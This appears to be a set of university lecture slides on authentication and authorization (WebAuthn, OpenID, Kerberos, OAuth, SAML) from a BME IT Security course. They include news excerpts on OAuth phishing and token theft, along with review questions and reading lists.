




FIDO – Authentication



WebAuthn

- W3C Level 1 standard, 2019
- A JavaScript API that makes it possible to use FIDO authentication straight from within the browser
- Supported in
 - Google Chrome
 - Microsoft Edge
 - Mozilla Firefox



OpenID



- A decentralized framework for user authentication
 - Authentication: users can use OpenID to register on (and later, sign on to) services that support OpenID
 - Decentralized: anyone may install and run an identity provider service
- Parties
 - OpenID identity provider (OP)
 - » Authenticates users (may also use 2FA/MFA)
 - » Makes assertions about user identities to relying parties
 - Relying party (RP)
 - » A service that the user wants to use
 - » Accepts assertions about user identities from OPs

Kerberos

- A network authentication protocol that
 - Provides secure, mutual authentication
 - Over untrusted channels
 - Using (mostly) symmetric key cryptography

- Centralized authentication
 - Credentials are stored at a central location instead of different systems
 - » Easier to make changes
 - » Less places to store sensitive data
 - Easier to see what's happening in the system (and log actions)
 - If the central system goes down, work grinds to a halt
 - » It is possible to introduce redundancy
 - Makes single sign-on possible



Kerberos

- Single sign-on
 - Users only need to log in once (the first time they need access)
 - As long as the session is active, further access requests are processed in the background, automatically
- Used in
 - Corporate Microsoft Windows environments (part of Active Directory)
 - Enterprise Linux deployments (less common)




Some frameworks

Authorization

Authorization

- Permissions may be defined
 - By system operators (administrators)
 - By resource owners (e.g. owners of a file)
 - Using authorization solutions and frameworks
 - » OAuth (e.g. Facebook Graph API)
 - » SAML (e.g. Shibboleth, BME SSO)



A screenshot of the Budapest University of Technology and Economics (BME) login page. The header reads 'Budapesti Műszaki és Gazdaságtudományi Egyetem Címtár – központi belépőoldal'. It features the university's logo and language selection buttons (Hungarian and English). The main section is titled 'Belépés' (Login) with the text: 'Az azonosítást a következő oldal kérte: https://auth.sch.bme.hu:443/shibboleth'. It includes fields for 'Felhasználónév:' (Username) and 'Jelszó:' (Password), both with '@bme.hu' suffixes. A 'Belépés' (Login) button is at the bottom. A note at the bottom states: 'A belépéshez a címtáras (edulD) azonosító és jelszó megadása szükséges. Ha Ön szerepel a Neptunban, és még nem állított be címtáras jelszót, kérjük, tegye meg [ezen az oldalon](#). Ha bővebben szeretne olvasni az edulD-ról, [kattintson ide](#)'.

OAuth

- Originally intended to be used for access delegation
 - Users can grant access to resources (information) without having to disclose their passwords -> **authorization**
- Allegedly, it started in 2006, when Ma.gnolia, a bookmark sharing site wanted a solution to allow its members to grant access to their bookmarks for external services
 - 2007, OAuth 1.0 final draft, published in 2010 as an RFC (5849)
 - OAuth 2.0, 2012, RFC 6749
 - » Not backwards-compatible
 - » Used by Facebook, Google, Microsoft, ...
 - OAuth 2.1, ~~2020 2021 2022~~ 2023?



Logo by Chris Messina

OAuth – Terminology

- Resource owner – "user"
 - The person who authorizes the client to access a set of data
- Client
 - The application that accesses the data of the resource owner
 - Can be a server-side application, a mobile app, a client-side app, ...
- Resource server
 - A server that hosts and serves protected data
- Access Token
 - Used by the client to access data on a resource server
 - Has a scope and an expiration date

OAuth – Terminology

- Authorization server
 - This is where the user can accept/reject the request for data access
 - » An *Authorization Code* is returned when the request is accepted
 - Exchanges authorization codes for *Access Tokens*
- Refresh Token
 - Longer-lived than the Access Token
 - Can be used to get new Access Tokens when they expire
 - Optional
- Scope
 - Permission to access data elements
 - email, public_profile, user_birthday, user_friends, user_likes, ...

OAuth – Terminology

The screenshot shows a 'Select Permissions' dialog box for version 3.1. It lists various permissions categorized into User Data Permissions, Events, Groups & Pages, and Other. At the bottom, it indicates that a public profile is included by default and provides buttons for 'Get Access Token', 'Clear', and 'Cancel'.

Select Permissions v3.1

User Data Permissions

- email
- user_age_range
- user_birthday
- user_friends
- user_gender
- user_hometown
- user_likes
- user_link
- user_location
- user_photos
- user_posts
- user_status
- user_tagged_places
- user_videos

Events, Groups & Pages

- ads_management
- ads_read
- business_management
- groups_access_member_info
- manage_pages
- pages_manage_cta
- pages_manage_instant_articles
- pages.messaging
- pages.messaging_phone_number
- pages.messaging_subscriptions
- pages_show_list
- publish_pages
- publish_to_groups
- read_page_mailboxes
- user_events

Other

- instagram_basic
- instagram_manage_comments
- read_audience_network_insights
- leads_retrieval
- publish_video
- read_insights
- instagram_manage_insights


Public profile included by default

Get Access Token Clear Cancel

OAuth – Flows

- Authorization Code Flow

- Most commonly used
 - Supports refresh tokens




Resource Server

OAuth – Flows

- Authorization Code Flow

- Most commonly used
 - Supports refresh tokens



OAuth – Other Flows

- Implicit Flow
 - Similar to Authorization Code Flow, except the client gets an access token directly from the Authorization Server
 - **Not considered secure!** (*"Clients SHOULD NOT use the implicit grant (...)"*)
- Resource Owner Password Credentials Flow
 - Should not be used unless this is the only option and the client is fully trusted
- Client Credentials Flow
- Refresh Token Flow
- Device Flow (extension)

OAuth – Issues

- There are known problems with the specifications that may be exploited by attackers
 - These need to be worked around by the implementors
- Tokens should be stored securely
 - If stolen, attackers can access the resources of the owner
- If an authorization server is hacked, attackers may issue tokens that can be used to access the client
 - E.g. if Facebook was hacked and you used OAuth to access your e-mail with Facebook, the attacker could also access your e-mail
- Users are not always aware of what they are giving access to
 - Access via access tokens bypasses 2FA

OAuth – Issues

Home > Security
NEWS

Russian hackers use OAuth, fake Google apps to phish users

The phishing schemes can work, in spite of Google's 2-step verification, Trend Micro said.

By Michael Kan

U.S. Correspondent, IDG News Service | APR 26, 2017 5:46 AM PT



MORE LIKE THIS


- PASSWORD The 6 best password managers
- Ready for more secure authentication? Try these password alternatives and...
- What is IAM? Identity and access management explained
- VIDEO VirusTotal Intelligence, a search engine for malware | Salted Hash Ep 45

The Russian hacking group blamed for targeting U.S. and European elections has been breaking into email accounts, not only by tricking victims into giving up passwords, but by stealing access tokens too.

It's sneaky hack that's particularly worrisome, because it can circumvent Google's 2-step verification, according to security firm Trend Micro.

The group, known as [Fancy Bear](#) or Pawn Storm, has been carrying out the attack with its favored tactic of sending out phishing emails, Trend Micro said in a [report](#) Tuesday.

The attack works by sending out a fake email, pretending to be from Google, with the title "Your account is in danger."




An example of a phishing email that Fancy Bear has used.

The email claims that Google detected several unexpected sign-in attempts into their account. It then suggests users install a security application called "Google Defender."

Source: <https://www.csoonline.com/>

OAuth – Issues



Source: <https://www.csoonline.com/>

OAuth – Issues

Home > Security


NEWS

Google Docs phishing attack underscores OAuth security risks

One security researcher easily managed to replicate Wednesday's phishing attack.

By Michael Kan

U.S. Correspondent, IDG News Service | MAY 5, 2017 4:00 AM PT



Google has stopped Wednesday's clever email phishing scheme, but the attack may very well make a comeback.

One security researcher has already managed to replicate it, even as Google is trying to protect users from such attacks.

"It looks exactly like the original spoof," said Matt Austin, director of security research at Contrast Security.



▼ Google Docs would like to:

Read, send, delete, and manage your email (i)

Manage your contacts (i)

By clicking Allow, you allow this app and Google to use your information in accordance with their respective terms of service and privacy policies. You can change this and other [Account Permissions](#) at any time.

Deny

Allow

Source: <https://www.csoonline.com/>

OAuth – Issues

28 Facebook Security Bug Affects 90M Users

SEP 18

Facebook said today some 90 million of its users may get forcibly logged out of their accounts after the company fixed a rather glaring security vulnerability in its Web site that may have let attackers hijack user profiles.

In a [short blog post](#) published this afternoon, Facebook said hackers have been exploiting a vulnerability in Facebook's site code that impacted a feature called "View As," which lets users see how their profile appears to other people.

"This allowed them to steal Facebook access tokens which they could then use to take over people's accounts," Facebook wrote. "Access tokens are the equivalent of digital keys that keep people logged in to Facebook so they don't need to re-enter their password every time they use the app."

Facebook said it was removing the insecure "View As" feature, and resetting the access tokens of 50 million accounts that the company said it knows were affected, as well as the tokens for another 40 million users that may have been impacted over the past year.

The company said it was just beginning its investigation, and that it doesn't yet know some basic facts about the incident, such as whether these accounts were misused, if any private information was accessed, or who might be responsible for these attacks.

Although Facebook didn't mention this in their post, *one other major unanswered question about this incident is whether the access tokens could have let attackers interactively log in to third-party sites as the user.* Tens of thousands of Web sites let users log in using nothing more than their Facebook profile credentials. If users have previously logged in at third-party sites using their Facebook profile, there's a good chance the attackers could have had access to those third-party sites as well.

Source: <https://krebsonsecurity.com/>


Security Assertion Markup Language

- A method of exchanging authentication and authorization information between parties
- Parties
 - Identity Provider (IDP)
 - » Authenticates users, performs authorization checks
 - » Makes assertions about authentication and authorization results, as well as attributes (e.g. e-mail addresses, phone numbers, etc.)
 - Relying Party (a.k.a. Service Provider)
 - » Accepts the decisions of the IDP (relies on the IDP)

Security Assertion Markup Language

- Uses XML and related technologies
 - XML Schemas – messages are defined in schemas
 - XML Digital Signatures – messages are digitally signed
 - XML Encryption – messages are encrypted
 - SOAP (over HTTP) – messages are transported over HTTP as SOAP messages
- Used by
 - Active Directory: Federation Services (e.g. SCH ADFS)
 - Shibboleth (e.g. BME SSO)
 - OneLogin
 - ...

Security Assertion Markup Language



Security Assertion Markup Language



Rizavi Tamás
www.facebook.com/rizavitamas

https://adfs.sch.bme.hu/adfs/ls/?client-request-id=1d2413af-3323-4aa7-9de2-9ba93

... S Search

ksz Microsoft Active Directory

Sign in with your organizational account

Sign in

A belépés SCHAccount használatával történik.
Elfogadott formátumok:
SCH\ SCHAcc
SCHAcc@sch.bme.hu

© 2016 Microsoft Amennyiben problémát észlelsz, kérjük, jelezd itt!

Security Assertion Markup Language



Budapesti Műszaki és Gazdaságtudományi Egyetem
Címtár - központi belépőoldal

Belépés

Az azonosítást a következő oldal kérte: <https://auth.sch.bme.hu:443/shibboleth>

Sikeres belépés után az azonosítást kérő oldalra irányítjuk vissza.

Felhasználónév:  @bme.hu

Jelszó: 

Belépés

A belépéshez a címtáras (edulID) azonosító és jelszó megadása szükséges. Ha Ön szerepel a Neptunban, és még nem állított be címtáras jelszót, kérjük, tegye meg [ezen az oldalon](#). Ha bővebben szeretne olvasni az edulID-ról, [kattintson ide](#).

© BME



DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

**Thank you for your attention!
This is the end of part 1.**

Gergő Ládi
Laboratory of Cryptography and System Security
Department of Networked Systems and Services
Gergo.Ladi@CrySyS.hu



Further Reading

- Bonneau, Herley, van Oorschot, Stajano, The Quest to Replace Passwords: A Framework for Comparative Evaluation of Web Authentication Schemes,
<http://research-srv.microsoft.com/pubs/161585/QuestToReplacePasswords.pdf>
- D. Gollmann, Computer Security, Wiley 2006. (Chapter 4)
- Tim Medin: Attacking Kerberos: Kicking the Guard Dog of Hades
https://www.sans.org/summit-archives/file/summit_archive_1493862736.pdf

Further Reading

- Attacking the OAuth Protocol
<https://dhavalkapil.com/blogs/Attacking-the-OAuth-Protocol/>
- Diagrams And Movies Of All The OAuth 2.0 Flows
<https://medium.com/@darutk/diagrams-and-movies-of-all-the-oauth-2-0-flows-194f3c3ade85>
- OAuth 2 attacks - Introducing 'The Devil Wears Prada' and 'Lassie Come Home'
<http://blog.intothesymmetry.com/2013/05/oauth-2-attacks-introducing-devil-wears.html>
- Facebook Security Bug Affects 90M Users
<https://krebsonsecurity.com/2018/09/facebook-security-bug-affects-90m-users/>
- Guide to WebAuthn
<https://webauthn.guide/>
- Various RFCs

Control Questions

- What do the three As in AAA mean?
- What are the three means of authentication? Give some examples for each.
- What is the idea of 2FA/MA? How is it useful?
- What are three methods of attacking password-protected systems?
- Why is it better to store password hashes instead of the plaintext passwords?
- What is the purpose of salting?
- What is the purpose of stretching?
- Explain how mobile authenticators (mobile tokens) work.
- What is WebAuthn?
- Describe the model of inference-based authentication.

Control Questions

- What five requirements must an inherence-based authentication solution meet to be viable?
- What is the primary purpose of OAuth?
- What actors are there in OAuth? Briefly explain the role of each.
- Describe the Authorization Code Flow (OAuth).
- What are authenticators in FIDO?
- What is the purpose of WebAuthn?
- What is the purpose of SAML?
- What parties are there in SAML? What are their roles?



DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

IT Security (BMEVIHIAC01) Access Control

Gergő Ládi
Laboratory of Cryptography and System Security
Department of Networked Systems and Services

Gergo.Ladi@CrySyS.hu



Definitions


- Operation
 - An action to be performed by the Subject on the Object
- Subject
 - An entity wishing to perform an Operation
- Object
 - The target of an Operation
